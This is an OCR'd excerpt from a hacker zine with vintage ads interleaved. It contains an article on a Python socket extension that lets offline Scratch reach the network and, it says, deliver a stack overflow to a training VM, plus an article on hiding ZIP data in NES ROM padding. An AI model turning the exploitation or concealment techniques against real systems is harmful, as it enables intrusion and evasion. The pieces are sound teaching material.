The rasterbar effect is not really rasterbars, just a colorful assortment of horizontal lines drawn at a location determined with a sine lookup table. Horizontal lines can take a surprising amount of time to draw, but these were optimized using inlining and a few other tricks.

The spinning text is done by just rapidly rotating the output string through the ASCII table, with the clicking effect again generated by hitting the speaker at address `$C030`. The list of people to thank ended up being the primary limitation to fitting in 8kB, as unique text strings do not compress well. I apologize to everyone whose moniker got compressed beyond recognition, and I am still not totally happy with the centering of the text.

A Parting Gift

Further details, a prebuilt disk image, and full source code are available both online and attached to the electronic version of this document.[5] [6]

[5] `unzip pocorgtfo18.pdf mode7.tar.gz`
[6] `http://www.deater.net/weave/vmwprod/mode7_demo/`

18:03 Fun Memory Corruption Exploits for Kids with Scratch!

by Kev Sheldrake


Introduction

When my son graduated from Scratch Junior on the iPad to full-blown Scratch on a desktop computer, I opted to protect the Internet from him by not giving him a network interface. Instead I installed the offline version of Scratch on his computer that works completely stand-alone. One of the interesting differences between the online and offline versions of Scratch is the way in which it can be extended; the offline version will happily provide an option to install an 'Experimental HTTP Extension' if you use the super-secret 'shift click' on the File menu instead of the regular, common-all-garden 'click'.

These extensions allow Scratch to communicate with another process outside the sandbox through a web service; there is an abandoned Python module that provides a suitable framework for building them. While words like 'experimental' and 'abandoned' don't appear to offer much hope, this is all just a facade and the technology actually works pretty well. Indeed, we have interfaced Scratch to Midi, Arduino projects and, as this essay will explain, TCP/IP network sockets because, well, if a language exists to teach kids how to code then I think it [c|sh]ould also be used to teach them how to hack.

Scratch Basics

If you're not already aware, Scratch is an IDE and a language, all wrapped up in a sandbox built out of Squeak/Smalltalk (v1.0 to v1.4), Flash/Adobe Air (v2.0) and HTML5/Javascript (v3.0). Within it, sprite-based programs can be written using primitives that resemble jigsaw pieces that constrain where or how they can be placed. For example, an IF/THEN primitive requires a predicate operator, such as X=Y or X>Y; in Scratch, predicates have angled edges and only fit in places where predicates are accepted. This makes it easier for children to learn how to combine primitives to make statements and eventually programs.




All code lives behind sprites or the stage (background); it can sense key presses, mouse clicks, sprites touching, etc, and can move sprites and change their size, colour, etc. If you ever wanted to recreate that crappy flash game you played in the late 90s at university or in your first job then Scratch is perfect for that. You could probably get something that looks suitably pro within an afternoon or less. Don't be fooled by the fact it was made for kids, Scratch can make some pretty cool things and is fun; but also be aware that it has its limitations, and lack of networking is one of them.

The offline version of Scratch relies on Adobe Air which has been abandoned on Linux. An older 32-bit version can be installed, but you'll have much better results if you just try this on Windows or MacOS.

Scratch Extensions

Extensions were introduced in Scratch v2.0 and differ between the online and offline versions. For the online version extensions are coded in JS, stored on github.io and accessed via the ScratchX version of Scratch. As I had limited my son to the offline version, we were treated to web service extensions built in Python.

On the face of it a web service seems like an obvious choice because they are easy to build, are asynchronous by nature and each method can take multiple arguments. In reality, this extension model was actually designed for controlling things like robot arms rather than anything generic. There are commands and reporters, each represented in Scratch as appropriate blocks; commands would move robot motors and reporters would indicate when motor limits are hit. To put these concepts into more standard terms, commands are essentially procedures.



They take arguments but provide no responses, and reporters are essentially global variables that can be affected by the procedures. If you think this is a weird model to program in then you'd be correct.

In order to quickly and easily build a suitable web service, we can use the off-the-shelf abandonware, Blockext.[7] This is a python module that provides the full web service functionality to an object that we supply. It's relatively trivial to build methods that create sockets, write to sockets, and close sockets, as we can get away without return values. To implement methods that read from sockets we need to build a command (procedure) that does the actual read, but puts the data into a global variable that can be read via a reporter.

At this point it is worth discussing how these reporters / global variables actually function. They are exposed via the web service by simply reporting their values *thirty times a second*. That's right, thirty times a second. This makes them great for motor limit switches where data is minimal but latency is critical, but less great at returning data from sockets. Still, as my hacky extension shows, if their use is limited they can still work. The blockext console doesn't log reporter accesses but a web proxy can show them happening if you're interested in seeing them.

[7] `git clone https://github.com/blockext/blockext`

Scratch Limitations

While Scratch can handle binary data, it doesn't really have a way to input it, and certainly no C-style or pythonesque formatting. It also has no complex data types; variables can be numbers or strings, but the language is probably Turing-complete so this shouldn't really stop us. There is also no random access into strings or any form of string slicing; we can however retrieve a single letter from a string by position.


Strings can be constructed from a series of joins, and we can write a python handler to convert from an ASCIIfied format (such as '`\xNN`') to regular binary. Stripping off newlines on returned strings requires us to build a new (native) Scratch block. Just like the python blocks accessible through the web service, these blocks are also procedures with no return values. We are therefore constrained to returning values via (sprite) global variables, which means we have to be careful about concurrency.

Talking of concurrency, Scratch has a handy message system that can be used to create parallel processing. As highlighted, however, the lack of functions and local variables means we can easily run into problems if we're not careful.

Blockext

The Python blockext module can be obtained from its GitHub and installed with a simple `sudo python setup.py install`.

My socket extension is quite straight forward. The definition of the object is mostly standard socket code; while it has worked in my limited testing, feel free to make it more robust for any production use—this is just a PoC after all.



A Marvelous Time-saving Invention for Eggstracting Eggs from the Nest Without Eggciting the Eggmakers.

PO RAZ PIERWSZY
RAZEM!

VI Międzynarodowe
Targi Telekomunikacji
KOMTEL–96
- telekomunikacja dla administracji, przemysłu,handlu i rynku finansowego
- telekomunikacja przyjazna - prezentacja najnowszych technik i usług dla publiczności

Konferencja
EUROINFO
- strategia zastosowań infostrad w administracji państwowej
- elektroniczne zasoby informacyjne dla prasy, radia i telewizji
- usługi INTERNET
- bazy danych
- komercja w sieci
- systemy informacyjne
- promocja i marketing

Workshop
INTERNET-EXPO
- rozwój i perspektywy technik telekomunikacyjnych: ISDN, ATM, Frame Realy
- transmisja danych poprzez sieć GSM
- przyszłość sieciowych systemów Client/Server - język JAVA
- nowy standard IP - plany rozwoju i implementacji
- sesje firmowe
- Internet a Internet (Microsoft, Novell...)

Wystawa
INTERNET-EXPO
- technologie INTERNET
- usługi w INTERNECIE
- marketing w INTERNECIE

19-21 listopada 1996 r.
Pałac Kultury i Nauki

Bliższych informacji udzielają:

Zarząd Targów Warszawskich
BIURO REKLAMY S.A.
ul. Flory 9, 00-586 Warszawa
tel. 49-60-06, 49-60-81, 49-30-71
fax 49-35-84

Centrum Promocji Informatyki
ul. Żurawia 4a, 00-503 Warszawa
tel. 693-59-22, 693-59-46, 621-76-26
fax 659-59-49, 693-59-58, 693-59-38

Organizatorzy:
Zarząd Targów Warszawskich Biuro Reklamy S.A.,
Centrum Promocji Informatyki, Polska On Line,
Business Fundation, Polska Agencja Prasowa

```
#!/usr/bin/python

from blockext import *
import socket
import select
import urllib
import base64

class SSocket:
    def __init__(self):
        self.sockets = {}

    def _on_reset(self):
        print 'reset!!!'
        for key in self.sockets.keys():
            if self.sockets[key]['socket']:
                self.sockets[key]['socket'].close()
        self.sockets = {}

    def add_socket(self, type, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'add_socket: socket already in use'
            return
        self.sockets[sock] = {'type': type, 'proto': proto, 'host': host, 'port': port, 'reading': 0, 'closed': 0}

    def set_socket(self, sock, s):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_socket: socket doesn\'t exist'
            return
        self.sockets[sock]['socket'] = s

    def set_control(self, sock, c):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_control: socket doesn\'t exist'
            return
        self.sockets[sock]['control'] = c

    def set_addr(self, sock, a):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'set_addr: socket doesn\'t exist'
            return
        self.sockets[sock]['addr'] = a

    def create_socket(self, proto, sock, host, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_socket: socket already in use'
            return
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((host, port))
        self.add_socket('socket', proto, sock, host, port)
        self.set_socket(sock, s)

    def create_listener(self, proto, sock, ip, port):
        if self.is_connected(sock) or self.is_listening(sock):
            print 'create_listener: socket already in use'
            return
        s = socket.socket()
        s.bind((ip, port))
        s.listen(5)
        self.add_socket('listener', proto, sock, ip, port)
        self.set_control(sock, s)

    def accept_connection(self, sock):
        if not self.is_listening(sock):
            print 'accept_connection: socket is not listening'
            return
        s = self.sockets[sock]['control']
        c, addr = s.accept()
        self.set_socket(sock, c)
        self.set_addr(sock, addr)

    def close_socket(self, sock):
        if self.is_connected(sock) or self.is_listening(sock):
            self.sockets[sock]['socket'].close()
            del self.sockets[sock]

    def is_connected(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'socket' and not self.sockets[sock]['closed']:
                return True
        return False

    def is_listening(self, sock):
        if sock in self.sockets:
            if self.sockets[sock]['type'] == 'listener':
                return True
        return False

    def write_socket(self, data, type, sock):
        if not self.is_connected(sock) and not self.is_listening(sock):
            print 'write_socket: socket doesn\'t exist'
            return
        if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
            print 'write_socket: socket fd doesn\'t exist'
            return
        buf = ''
        if type == "raw":
            buf = data
        elif type == "c enc":
            buf = data.decode('string_escape')
        elif type == "url enc":
            buf = urllib.unquote(data)
```

```
103         elif type == "base64":
104             buf = base64.b64decode(data)
105 
106         totalsent = 0
107         while totalsent < len(buf):
108             sent = self.sockets[sock]['socket'].send(buf[totalsent:])
109             if sent == 0:
110                 self.sockets[sock]['closed'] = 1
111                 return
112             totalsent += sent
113 
114     def clear_read_flag(self, sock):
115         if not self.is_connected(sock) and not self.is_listening(sock):
116             print 'readline_socket: socket doesn\'t exist'
117             return
118         if not 'socket' in self.sockets[sock]:
119             print 'readline_socket: socket fd doesn\'t exist'
120             return
121         self.sockets[sock]['reading'] = 0
122 
123     def reading(self, sock):
124         if not self.is_connected(sock) and not self.is_listening(sock):
125             return 0
126         if not 'reading' in self.sockets[sock]:
127             return 0
128         return self.sockets[sock]['reading']
129 
130     def readline_socket(self, sock):
131         if not self.is_connected(sock) and not self.is_listening(sock):
132             print 'readline_socket: socket doesn\'t exist'
133             return
134         if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
135             print 'readline_socket: socket fd doesn\'t exist'
136             return
137         self.sockets[sock]['reading'] = 1
138         str = ''
139         c = ''
140         while c != '\n':
141             read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
142             if read_sockets:
143                 c = self.sockets[sock]['socket'].recv(1)
144                 str += c
145                 if c == '':
146                     self.sockets[sock]['closed'] = 1
147                     c = '\n' # end the while loop
148             else:
149                 c = '\n' # end the while loop with empty or partially received string
150         self.sockets[sock]['readbuf'] = str
151         if str:
152             self.sockets[sock]['reading'] = 2
153         else:
154             self.sockets[sock]['reading'] = 0
155 
156     def recv_socket(self, length, sock):
157         if not self.is_connected(sock) and not self.is_listening(sock):
158             print 'recv_socket: socket doesn\'t exist'
159             return
160         if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
161             print 'recv_socket: socket fd doesn\'t exist'
162             return
163         self.sockets[sock]['reading'] = 1
164         read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
165         if read_sockets:
166             str = self.sockets[sock]['socket'].recv(length)
167             if str == '':
168                 self.sockets[sock]['closed'] = 1
169         else:
170             str = ''
171 
172         self.sockets[sock]['readbuf'] = str
173         if str:
174             self.sockets[sock]['reading'] = 2
175         else:
176             self.sockets[sock]['reading'] = 0
177 
178     def n_read(self, sock):
179         if not self.is_connected(sock) and not self.is_listening(sock):
180             return 0
181         if self.sockets[sock]['reading'] == 2:
182             return len(self.sockets[sock]['readbuf'])
183         else:
184             return 0
185 
186     def readbuf(self, type, sock):
187         if not self.is_connected(sock) and not self.is_listening(sock):
188             return ''
189         if self.sockets[sock]['reading'] == 2:
190             data = self.sockets[sock]['readbuf']
191             buf = ''
192             if type == "raw":
193                 buf = data
194             elif type == "c enc":
195                 buf = data.encode('string_escape')
196             elif type == "url enc":
197                 buf = urllib.quote(data)
198             elif type == "base64":
199                 buf = base64.b64encode(data)
200             return buf
201         else:
202             return ''
```

The final section is simply the description of the blocks that the extension makes available over the web service to Scratch. Each block line takes 4 arguments: the Python function to call, the type of block (command, predicate or reporter), the text description that the Scratch block will present (how it will look in Scratch), and the default values. For reference, predicates are simply reporter blocks that only return a boolean value.

The text description includes placeholders for the arguments to the Python function: `%s` for a string, `%n` for a number, and `%m` for a drop-down menu. All `%m` arguments are post-fixed with the name of the menu from which the available values are taken. The actual menus are described as a dictionary of named lists.

Finally, the object is linked to the description and the web service is then started. This Python script is launched from the command line and will start the web service on the given port.

```
descriptor = Descriptor(
    name = "Scratch Sockets",
    port = 5000,
    blocks = [
        Block('create_socket', 'command', 'create %m.proto conx %m.sockno host %s port %n',
            defaults=["tcp", 1, "127.0.0.1", 0]),
        Block('create_listener', 'command',
            'create %m.proto listener %m.sockno ip %s port %n',
            defaults=["tcp", 1, "0.0.0.0", 0]),
        Block('accept_connection', 'command', 'accept connection %m.sockno',
            defaults=[1]),
        Block('close_socket', 'command', 'close socket %m.sockno',
            defaults=[1]),
        Block('is_connected', 'predicate', 'socket %m.sockno connected?'),
        Block('is_listening', 'predicate', 'socket %m.sockno listening?'),
        Block('write_socket', 'command', 'write %s as %m.encoding to socket %m.sockno',
            defaults=["hello", "raw", 1]),
        Block('readline_socket', 'command', 'read line from socket %m.sockno',
            defaults=[1]),
        Block('recv_socket', 'command', 'read %n bytes from socket %m.sockno',
            defaults=[255, 1]),
        Block('n_read', 'reporter', 'n_read from socket %m.sockno',
            defaults=[1]),
        Block('readbuf', 'reporter', 'received buf as %m.encoding from socket %m.sockno',
            defaults=["raw", 1]),
        Block('reading', 'reporter', 'read flag for socket %m.sockno',
            defaults=[1]),
        Block('clear_read_flag', 'command', 'clear read flag for socket %m.sockno',
            defaults=[1]),
    ],
    menus = dict(
        proto = ["tcp", "udp"],
        encoding = ["raw", "c enc", "url enc", "base64"],
        sockno = [1, 2, 3, 4, 5],
    ),
)

extension = Extension(SSocket, descriptor)

if __name__ == '__main__':
    extension.run_forever(debug=True)
```

Linking into Scratch

The web service provides the required web service description file from its index page. Simply browse to `http://localhost:5000` and download the Scratch 2 extension file (Scratch Scratch Sockets English.s2e). To load this into Scratch we need to use the super-secret 'shift click' on the File menu to reveal the 'Import experimental HTTP extension' option. Navigate to the s2e file and the new blocks will appear under 'More Blocks'.


Fuzzing, crashing, controlling EIP, and exploiting

In order to demonstrate the use of the extension, I obtained and booted the TinySploit VM from Saumil Shah's ExploitLab, and then used the given stack-based overflow to gain remote code execution. The details are straight forward; the shell code by Julien Ahrens came from ExploitDB and was modified to execute Busybox correctly.[8] Scratch projects are available as an attachment to this PDF.[9]

Scratch is a great language/IDE to teach coding to children. Once they've successfully built a racing game and a PacMan clone, it can also be used to teach them to interact with the world outside of Scratch. As I mentioned in the introduction, we've interfaced Scratch to Midi and Arduino projects from where a whole world opens up. The above screen shots show how it can also be interfaced to a simple TCP/IP socket extension to allow interaction with anything on the network.

From here it is possible to cause buffer overflows that lead to crashes and, through standard stack-smashing techniques, to remote code execution. When I was a child, Z-80 assembly was the second language I learned after BASIC on a ZX Spectrum. (The third was 8086 funnily enough!) I hunted for infinite lives and eventually became a reasonable C programmer. Perhaps with a (slightly better) socket extension, Scratch could become a gateway to x86 shell code. I wonder whether IT teachers would agree?

—Kev Sheldrake



[8] `https://www.exploit-db.com/exploits/43755/`
[9] `unzip pocorgtfo18.pdf scratchexploits.zip`

18:04 Concealing ZIP Files in NES Cartridges


by Vi Grey

Hello, neighbors.

This story begins with the fantastic work described in PoC||GTFO 14:12, which presented an NES ROM that was also a PDF. That file, `pocorgtfo14.pdf`, was by coincidence also a ZIP file. That issue inspired me to learn 6502 Assembly, develop an NES game from scratch, and burn it onto a physical cartridge for the `#tymkrs`.

During development, I noticed that the unused game space was just being used as padding and that any data could be placed in that padding. Although I ended up using that space for something else in the game, I realized that I could use padding space to make an NES ROM that is also a ZIP file. This polyglot file wouldn't make the NES ROM any bigger than it originally was. I quickly got to work on this idea.

The method described in this article to create an NES + ZIP polyglot file is different from that which was used in PoC||GTFO 14:12. In that method, none of the ZIP file data is saved inside the NES ROM itself. My method is able to retain the ZIP file data, even when it burned onto a cartridge. If you rip the data off of a cartridge, the resulting NES ROM file will still be an NES + ZIP polyglot file.



Numbers and ranges included in figures in this article will be in Hexadecimal. Range values are big-endian and ranges work the same as Python slices, where `[`x`:`y`]` is the range of x to, but not including, y.

iNES File Format

This article focuses on the iNES file format. This is because, as was described in PoC||GTFO 14:12, iNES is essentially the *de facto* standard for NES ROM files. Figure 8 shows the structure of an NES ROM in the iNES file format that fits on an NROM-128 cartridge.[10]

The first sixteen bytes of the file MUST be the iNES Header, which provides information for NES Emulators to figure out how to play the ROM.

Following the iNES Header is the 16 KiB PRG ROM. If the PRG ROM data doesn't fill up that entire 16 KiB, then the PRG ROM will be padded. As long as the PRG padding isn't actually being used, it can be any byte value, as that data is completely ignored. The final six bytes of the PRG ROM data are the interrupt vectors, which are required.

Eight kilobytes of CHR ROM data follows the PRG ROM.

Start of iNES File

iNES Header	`[0000:0010]`
PRG ROM	`[0010:4010]`
PRG Padding	`[XXxx:400A]`
PRG Interrupt Vectors	`[400A:4010]`
CHR ROM	`[4010:6010]`

Figure 8. iNES File Format

[10] NROM-128 is a board that does not use a mapper and only allows a PRG ROM size of 16 KiB.

LETTER PERFECT
DATA PERFECT
EDIT 6502

Selecting compatible programs for your computer needs can be puzzling enough so let L.J.K. Enterprises solve your problems for you by offering you these three programs. Letter Perfect, Data Perfect and Edit 6502 all work very well together as well as with many of the other popular programs. Once you've tried them you will agree that compatability makes the difference.

LETTER PERFECT T.M. LJK

Apple II & II+

EASY TO USE—Letter Perfect is a single load easy to use program. It is a menu driven, character orientated processor with the user in mind. FAST machine language operation, ability to send control codes within the body of the program, mnemonics that make sense, and a full printed page of buffer space for text editing are but a few features. Screen Format allows you to preview printed text. Indented margins are allowed.

Apple Version 5.0 #1001

DOS 3.3 compatible—Use 40 or 80 column interchangeably (Smarterm—ALS; Videoterm-Videx; Full View 80—Bit 3 Inc.; Vision 80—Vista; Sup-R-Term—M&R Ent.) Reconfigurable at any time for different viedo, printer, or interface. USE HAYES MICROMODEM II* LCA necessary if no 80 column board, need at least 24 K of memory. Files saved as either Text or Binary. Shift key modification allowed. Data Base Merge compatible with DATA PERFECT* by LJK.

"For $150, Letter Perfect offers the type of software that can provide quality word processing on inexpensive micro-computer systems at a competitive price." INFOWORLD.

The favorite assembler, editor of Gebelli Software.


DATA PERFECT T.M. LJK

Apple & Atari Data Base Management—$99.95

Complete Data Base System. User oriented for easy and fast operation. 100% Assembly language. Easy to use. You may create your own screen mask for your needs. Searches and Sorts allowed, Configurable to use with any of the 80 column boards of Letter Perfect word processing, or use 40 column Apple video. Lower case supported in 40 column video. Utility enables user to convert standard files to Data Perfect format. Complete report generation capability. **Much More!**

EDIT 6502 T.M. LJK

This is a coresident—two pass **Assembler, Disassembler, Text Editor,** and **Machine Language Monitor.** Editing is both character and line oriented. Disassemblies create editable source files with ability to use predefined labels. Complete control with 41 commands, 5 disassembly modes, 24 monitor commands including step, trace, and read/write disk. Twenty pseudo opcodes, allows linked assemblies, software stacking (single and multiple page) plus complete printer control, i.e. paganation, titles and tab setting. User can move source, object and symbol table anywhere in memory. Feel as if you never left the environment of BASIC. Use any of the 80 column boards as supported by LETTER PERFECT. Lower Case optional with LCG.



LJK ENTERPRISES INC.
P.O. Box 10827 Dept. ST
St. Louis, MO 63129
(314) 846-6124

*Trademarks of: Apple Computer—Atari Computer—Epson America
Hayes Microcomputers—Personal Software— Videx—M & R Ent.
Advanced Logic Systems—Vista Computers—Gebelli Software

ZIP File Format

There are two things in the ZIP file format that we need to focus on to create this polyglot file, the End of Central Directory Record and the Central Directory File Headers.

End of Central Directory Record

To find the data of a ZIP file, a ZIP file extractor should start searching from the back of the file towards the front until it finds the End of Central Directory Record. The parts we care about are shown in Figure 9.

The End of Central Directory Record begins with the four-byte big-endian signature `504B0506`.

Twelve bytes after the end of the signature is the four-byte Central Directory Offset, which states how far from the beginning of the file the start of the Central Directory will be found.

The following two bytes state the ZIP file comment length, which is how many bytes after the ZIP file data the ZIP file comment will be found. Two bytes for the comment length means we have a maximum length value of 65,535 bytes, more than enough space to make our polyglot file.

Start of End of Central Directory Record

End of Central Directory Record Signature (`504B0506`)	`[0000:0004]`
...	`[0004:0010]`
Central Directory Offset	`[0010:0014]`
Comment Length (L)	`[0014:0016]`
ZIP File Comment	`[0016:0016 + L]`

Figure 9. End of Central Directory Record Format

[11] `unzip pocorgtfo18.pdf APPNOTE.TXT`

Central Directory File Headers

For every file or directory that is zipped in the ZIP file, a Central Directory File Header exists. The parts we care about are shown in Figure 10.

Each Central Directory File Header starts with the four-byte big-endian signature `504B0102`.

38 bytes after the signature is a four-byte Local Header Offset, which specifies how far from the beginning of the file the corresponding local header is.

Start of a Central Directory File Header

Central Directory File Header Signature (`504B0102`)	`[0000:0004]`
...	`[0004:002A]`
Local Header Offset	`[002A:002E]`
...	`[002E:]`

Figure 10. Central Directory File Header Format

33 - MSEC BUFFER BY DDI STORES UP TO 66,000 BITS FOR DISPLAY APPLICATIONS

Less than 2¢ per bit is the cost of data storage in a 33-msec, 2-mc delay line buffer offered by Digital Devices, Inc., primarily for 30-frame-per-second refresh rate display applications. Card on front interfaces buffer electronics with MECL, DTL, RLT, TTL and other micrologic.

Miscellaneous ZIP File Fun


Five bytes into each Central Directory File Header is a byte that determines which Host OS the file attributes are compatible for.

The document, "APPNOTE.TXT - .ZIP File Format Specification" by PKWARE, Inc., specifies what Host OS goes with which decimal byte value.[11] I included a list of hex byte values for each Host OS below.

```
00 - MS-DOS and OS/2
01 - Amiga
02 - OpenVMS
03 - UNIX
04 - VM/CMS
05 - Atari ST
06 - OS/2 H.P.F.S.
07 - Macintosh
08 - Z-System
09 - CP/M
0A - Windows NTFS
0B - MVS (OS/390 - Z/OS)
0C - VSE
0D - Acorn Risc
0E - VFAT
0F - Alternate MVS
10 - BeOS
11 - Tandem
12 - OS/400
13 - OS/X (Darwin)
(14-FF) - Unused
```

Although `0A` is specified for Windows NTFS and `0B` is specified for MVS (OS/390 - Z/OS), I kept getting the Host OS value of TOPS-20 when I used `0A` and NTFS when I used `0B`.

I ended up deciding to set the Host OS for all of the Central Directory File Headers to Atari ST. With that said, I have tested every Host OS value from `00` to `FF` on this file and it extracted properly for every value. Different Host OS values may produce different read, write, and execute values for the extracted files and directories.



Start of iNES + ZIP Polyglot File

iNES Header	`[0000:0010]`
PRG ROM	`[0010:4010]`
PRG Padding	`[XXxx:YYyy]`
ZIP File Data	`[YYyy:400A]`
Comment Length (`0602`)	`[4008:400A]`
PRG Interrupt Vectors	`[400A:4010]`
CHR ROM	`[4010:6010]`

Figure 11. iNES + ZIP Polyglot File Format

iNES + ZIP File Format

With this information about iNES files and ZIP files, we can now create an iNES + ZIP polyglot file, as shown in Figure 11.

Here, the first sixteen bytes of the file continue to be the same iNES header as before.

The PRG ROM still starts in the same location. Somewhere in the PRG Padding an amount of bytes equal to the length of the ZIP file data is replaced with the ZIP file data. The ZIP file data starts at hex offset `YYyy` and ends right before the PRG Interrupt Vectors. This ZIP file data MUST be smaller than or equal to the size of the PRG Padding to make this polyglot file.

